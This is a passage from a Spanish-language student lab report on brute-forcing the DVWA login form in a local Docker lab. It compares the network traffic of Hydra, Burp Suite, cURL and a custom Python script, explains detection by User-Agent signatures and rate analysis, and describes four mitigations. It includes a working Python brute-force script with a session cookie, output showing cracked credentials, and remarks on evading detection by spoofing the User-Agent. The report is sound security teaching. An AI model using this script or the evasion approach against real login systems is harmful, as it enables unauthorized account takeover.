


Figura 12: Análisis de tráfico de Burp Suite en Wireshark. Se evidencia la emulación de cabeceras de un navegador legítimo y los retrasos temporales entre peticiones característicos de la versión gratuita.

2.15. Explicación paquete hydra (tráfico)

El tráfico generado por THC-Hydra es altamente agresivo y se diseña en torno al rendimiento de red. A nivel de estructura de paquete HTTP, Hydra inyecta su propia firma de desarrollo en la petición. Como se evidencia empíricamente en la captura de tráfico realizada con Wireshark (Figura 13), al inspeccionar la capa de Aplicación de un paquete generado por la herramienta, se observa la transmisión de la cabecera por defecto **User-Agent: Mozilla/5.0 (Hydra)**.

Adicionalmente, la captura demuestra que Hydra construye paquetes GET muy ligeros, prescindiendo de cualquier cabecera estándar de interfaz web para minimizar el peso del *payload* y maximizar la cantidad de solicitudes enviadas en ráfagas de milisegundos.




Figura 13: Análisis de tráfico en Wireshark (interfaz Loopback) durante el ataque de Hydra. Se destaca la alta frecuencia de peticiones y la firma explícita en el User-Agent.

2.16. Mención de las diferencias (tráfico)

Al comparar el tráfico de las tres soluciones a nivel de paquetes HTTP y comportamiento TCP, se establecen las siguientes diferencias fundamentales:

- **Firma en la capa de Aplicación (User-Agent):** cURL y Hydra son herramientas transparentes que revelan su identidad algorítmica por defecto en el *User-Agent* (ej. *curl/8.4.0* o *Mozilla/5.0 (Hydra)*), mientras que Burp Suite enmascara su origen al reutilizar las cabeceras del navegador interceptado.
- **Volumen y Peso (Bytes):** Las tramas HTTP de Burp Suite son significativamente más pesadas debido a la inclusión de todas las cabeceras de un navegador moderno. Los paquetes de cURL y Hydra son altamente eficientes y de bajo peso en bytes.
- **Comportamiento de las Conexiones (TCP):** Como se corroboró en la Figura 13, Hydra genera un comportamiento de tráfico ruidoso, inundando el canal con peticiones fraccionadas en milisegundos para lograr alta velocidad. Burp Suite Intruder (en su capa gratuita) somete el tráfico a un *throttling* (ralentización) con pausas regulares, y cURL opera de manera secuencial.

2.17. Detección de SW (tráfico)

La detección en red del Software (SW) utilizado para generar este tráfico por parte de Sistemas de Detección de Intrusos (IDS) o Firewalls de Aplicaciones Web (WAF) se basa en dos enfoques principales:

1. **Detección basada en Firmas (Inspección Profunda de Paquetes):** Es el método más efectivo contra cURL o Hydra. El equipo de seguridad inspecciona las cabeceras HTTP. Si se identifica la cadena “*Hydra*” explícita en el paquete (tal como se evidenció en la captura de Wireshark), el WAF asume inmediatamente que es tráfico malicioso automatizado y procede a aplicar reglas de bloqueo (*Drop*) a esa IP.
2. **Análisis Heurístico y *Rate Limiting*:** Dado que Burp Suite falsifica el *User-Agent* y emula un navegador humano, la detección basada en firmas estáticas suele fallar. Para identificar este tráfico, los sistemas analizan el comportamiento temporal. La solicitud repetitiva del mismo recurso (*/vulnerabilities/brute/*) enviando cientos de peticiones anómalas desde una misma dirección IP devela el uso de automatización, permitiendo que el sistema active medidas de contención por umbral de tasa (*Rate Limiting*).

2.18. Interacción con el formulario (python)

Para interactuar programáticamente con el formulario vulnerable sin depender de software de terceros, se desarrolló un script utilizando la librería **requests** de Python. Dado que DVWA en su nivel de seguridad bajo (*Low*) transmite las credenciales a través de la URL (método HTTP GET), el script se diseñó para iterar sobre dos listas (usuarios y contraseñas) y construir un diccionario de parámetros (**params**). La librería inyecta automáticamente estos parámetros en la cadena de consulta (*query string*) de la URL y ejecuta la solicitud HTTP. Posteriormente, el script evalúa el atributo **text** de la respuesta, buscando la presencia de la cadena “*Welcome to the password protected area*” para determinar si el acceso fue exitoso.

2.19. Cabeceras HTTP (python)

Para que el ataque de fuerza bruta sea procesado correctamente por el servidor web y no retorne un falso negativo, es imperativo manipular e incluir la cabecera HTTP **Cookie**. En el script de Python, esto se logró definiendo un diccionario que incluye dos valores fundamentales:

1. **PHPSESSID:** El token de sesión activo. Sin este valor, el servidor considera que la petición proviene de un usuario no autenticado y redirige forzosamente (*HTTP 302*) a la página principal de *login.php*.
2. **security=low:** El parámetro que le indica a la lógica interna de DVWA que debe mantener la vulnerabilidad activa. Sin este parámetro, la aplicación podría no procesar la inyección correctamente.

2.20. Obtención de al menos 2 pares (python)

A continuación, se presenta el código fuente desarrollado y los resultados obtenidos tras su ejecución.

Código fuente (Python):

```
import requests

# Configuración base (ajusta el puerto si tu localhost lo requiere, ej: localhost:4280)
url = "http://localhost:4280/vulnerabilities/brute/"

# Cabeceras críticas: La cookie de sesión y el nivel de seguridad
cookies = {
    'PHPSESSID': '3a2224f6f0194eb7b699a1f5795d9077',
    'security': 'low'
}

# Diccionarios reducidos para la demostración
usuarios = ["admin", "test", "smithy", "user"]
passwords = ["123456", "password", "letmein", "abc123"]

print("Iniciando ataque de fuerza bruta con Python...")

for usuario in usuarios:
    for password in passwords:
        # Los parámetros que viajarán en la URL (método GET)
        parametros = {
            'username': usuario,
            'password': password,
            'Login': 'Login'
        }

        # Realizar la petición HTTP
        respuesta = requests.get(url, params=parametros, cookies=cookies)

        # Verificar si el login fue exitoso buscando la bandera de éxito
        if "Welcome to the password protected area" in respuesta.text:
            print(f"[+] ¡Éxito! Credenciales encontradas -> Usuario: {usuario} | Contraseña: {password}")

print("Ataque finalizado.")
```

Resultados obtenidos en terminal:

```
(venv) benjaminzunigapuel@Benjamins-MacBook-Air MiCodigo % python3 Hydra_Fruna.py
Iniciando ataque de fuerza bruta con Python...
[+] ¡Éxito! Credenciales encontradas -> Usuario: admin | Contraseña: password
[+] ¡Éxito! Credenciales encontradas -> Usuario: smithy | Contraseña: password
Ataque finalizado.
```

Figura 14: Resultados del script de Python

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Al contrastar el rendimiento del script en Python contra las demás herramientas evaluadas, se destacan las siguientes métricas y comportamientos en términos de velocidad y detección perimetral:

■ Velocidad (Rendimiento algorítmico):

- **THC-Hydra** es, con amplia diferencia, la herramienta más rápida. Al estar programada en C y optimizada para la paralelización agresiva de procesos (*multithreading* y conexiones asíncronas), procesa miles de peticiones por segundo.
- El **Script de Python** base (síncrono) se ubica en un nivel intermedio. Al carecer de programación multihilo en este diseño básico, la ejecución es secuencial (espera la respuesta del servidor antes de enviar la siguiente), lo que disminuye drásticamente su velocidad frente a diccionarios masivos en comparación con Hydra.
- **Burp Suite (Community Edition)** resulta ser la más lenta debido a las restricciones deliberadas de su licencia, que aplica un *throttling* temporal entre cada *payload*. **cURL** no es comparable directamente en este ámbito, ya que es una herramienta de transferencia simple y no un motor de fuerza bruta nativo.

■ Evasión y Detección (Huella de red):

- **Hydra** es la herramienta más ruidosa y fácil de detectar por un IPS o WAF, no solo por su alta tasa de peticiones simultáneas, sino por su *User-Agent* por defecto (*Mozilla/5.0 (Hydra)*).
- El **Script de Python** es igualmente vulnerable a la detección estática. Por defecto, la librería utilizada envía la cabecera **User-Agent: python-requests/2.x**, revelando de inmediato su naturaleza de script automatizado. Sin embargo, a diferencia de Hydra, en Python es trivial programar la inyección de *User-Agents* aleatorios.
- **Burp Suite** mantiene el liderazgo en términos de evasión perimetral, ya que secuestra y replica la huella criptográfica, cabeceras y *User-Agent* de un navegador legítimo, obligando a los sistemas de defensa a depender de heurísticas temporales en lugar de detección por firmas para detener el ataque.

2.22. Demuestra 4 métodos de mitigación (investigación)

Para proteger las aplicaciones web contra los ataques de fuerza bruta expuestos en este laboratorio (automatizados mediante herramientas como Hydra, Burp Suite o scripts en Python), existen diversos controles de seguridad defensiva. A continuación, se describen 4 métodos comunes y efectivos para su mitigación:

1. Limitación de Tasa de Peticiones (*Rate Limiting*)

- **Funcionamiento:** Este mecanismo se configura a nivel de servidor web (ej. Nginx, Apache) o mediante un Firewall de Aplicaciones Web (WAF). Consiste en establecer un límite máximo de solicitudes que una misma dirección IP puede realizar hacia un recurso específico (como el endpoint `/login`) en un lapso de tiempo determinado (ej. máximo 5 intentos por minuto). Si la IP excede el umbral, el servidor bloquea temporalmente las conexiones o devuelve un error *HTTP 429 Too Many Requests*.
- **Escenarios de mayor eficacia:** Es fundamental en APIs públicas y portales de inicio de sesión de alto tráfico. Es la medida defensiva más eficaz contra ataques de fuerza bruta de alta velocidad o “ruidosos” (como los generados por THC-Hydra), ya que neutraliza la ventaja del procesamiento multihilo del atacante al ahogar su tráfico.

2. Bloqueo de Cuenta (*Account Lockout*)

- **Funcionamiento:** A diferencia del *Rate Limiting* (que bloquea por IP), este control actúa a nivel de la lógica de negocio de la aplicación. Tras un número predefinido de intentos de autenticación fallidos consecutivos (usualmente entre 3 y 5) dirigidos a un mismo nombre de usuario, la cuenta se bloquea. El desbloqueo puede ser temporal (ej. 15 minutos) o requerir intervención del administrador.
- **Escenarios de mayor eficacia:** Es altamente efectivo en redes corporativas, portales bancarios y sistemas de gestión (como Active Directory). Resulta ser la mejor defensa contra atacantes que utilizan redes de bots (*botnets*) o rotación de IPs para evadir el *Rate Limiting*, ya que el bloqueo protege a la víctima independientemente del origen de la petición.

3. Implementación de CAPTCHA o Retos Lógicos

- **Funcionamiento:** Consiste en integrar un desafío cognitivo o de análisis de comportamiento (como Google reCAPTCHA) en el formulario de inicio de sesión. Exige que el cliente demuestre ser un operador humano (resolviendo un problema visual o mediante el análisis de su *User-Agent* y movimiento del ratón) antes de que el servidor procese las credenciales enviadas.
- **Escenarios de mayor eficacia:** Es la barrera definitiva en formularios web expuestos públicamente contra scripts desarrollados a medida (como el script implementado en Python con la librería `requests`) o herramientas como Burp Suite

Intruder. Dado que estos métodos carecen de un motor de renderizado humano completo, son incapaces de resolver el desafío lógico, neutralizando la automatización desde el primer intento.

4. Autenticación Multifactor (MFA / 2FA)

- **Funcionamiento:** Exige que el usuario proporcione al menos dos formas distintas de evidencia (factores) para demostrar su identidad. Típicamente combina .algo que el usuario sabe” (la contraseña) con .algo que el usuario posee” (un token temporal TOTP en su dispositivo móvil, llave de seguridad de hardware o mensaje SMS).
- **Escenarios de mayor eficacia:** Es el estándar de oro para la protección de servicios en la nube, correos electrónicos corporativos e infraestructura crítica. Su máxima eficacia radica en que, incluso si un ataque de fuerza bruta llegara a tener éxito adivinando la contraseña correcta, el acceso seguirá denegado, ya que el atacante no posee el dispositivo físico o el factor secundario necesario para completar la cadena de autenticación.

Conclusiones y comentarios

El desarrollo de este laboratorio proporcionó una visión integral sobre la anatomía de los ataques de fuerza bruta en aplicaciones web, abarcando desde la explotación práctica hasta el análisis a bajo nivel y las estrategias de mitigación. A partir de las actividades realizadas, se pueden extraer las siguientes conclusiones fundamentales:

1. La herramienta define la táctica, pero la red revela la verdad: Se comprobó empíricamente que herramientas de automatización como THC-Hydra, Burp Suite y cURL (o scripts en Python) poseen perfiles de red radicalmente distintos. Mientras que Hydra prioriza la velocidad cruda inundando el canal TCP a costa de revelar su firma algorítmica, herramientas como Burp Suite y cURL demostraron la capacidad de realizar *spoofing* de cabeceras, emulando perfectamente a un cliente web legítimo. El análisis con Wireshark demostró que para entender un ataque, no basta con mirar la capa de aplicación, sino que es mandatorio analizar el comportamiento temporal y estructural de los paquetes.

2. La insuficiencia de la seguridad basada en firmas estáticas: La suplantación exitosa de la identidad del navegador (clonando el *User-Agent* nativo de macOS) evidenció una vulnerabilidad crítica en los sistemas defensivos perimetrales (WAF/IDS) que dependen exclusivamente de listas negras de firmas estáticas. Se concluye que un atacante moderadamente sofisticado puede evadir fácilmente estas barreras, haciendo imperativo el uso de análisis heurístico y comportamental.

3. La necesidad de una defensa en profundidad (*Defense in Depth*): El laboratorio demostró lo trivial que resulta automatizar la exfiltración de credenciales en un entorno

carente de controles lógicos. Queda en evidencia que la mitigación efectiva no depende de una sola solución mágica, sino de la implementación de capas superpuestas. La combinación de controles de red (Limitación de tasa o *Rate Limiting*) con controles de la lógica de negocio (Bloqueos de cuenta) y barreras de factor humano o posesión (CAPTCHA y MFA) es el único estándar viable para asegurar la integridad de la autenticación moderna.

Comentario final: A nivel formativo, el uso de entornos controlados mediante contenedores Docker (como DVWA) resultó ser una metodología excelente. Permitió abstraer los problemas de configuración del sistema operativo base y enfocar el esfuerzo de ingeniería netamente en la comprensión de los vectores de ataque y el tráfico HTTP. El desarrollo de un script propio en Python fue un hito clave, ya que desmitificó el funcionamiento de las herramientas de terceros, consolidando el aprendizaje de que cualquier ataque web se reduce, en su núcleo, a la manipulación precisa de peticiones y respuestas HTTP.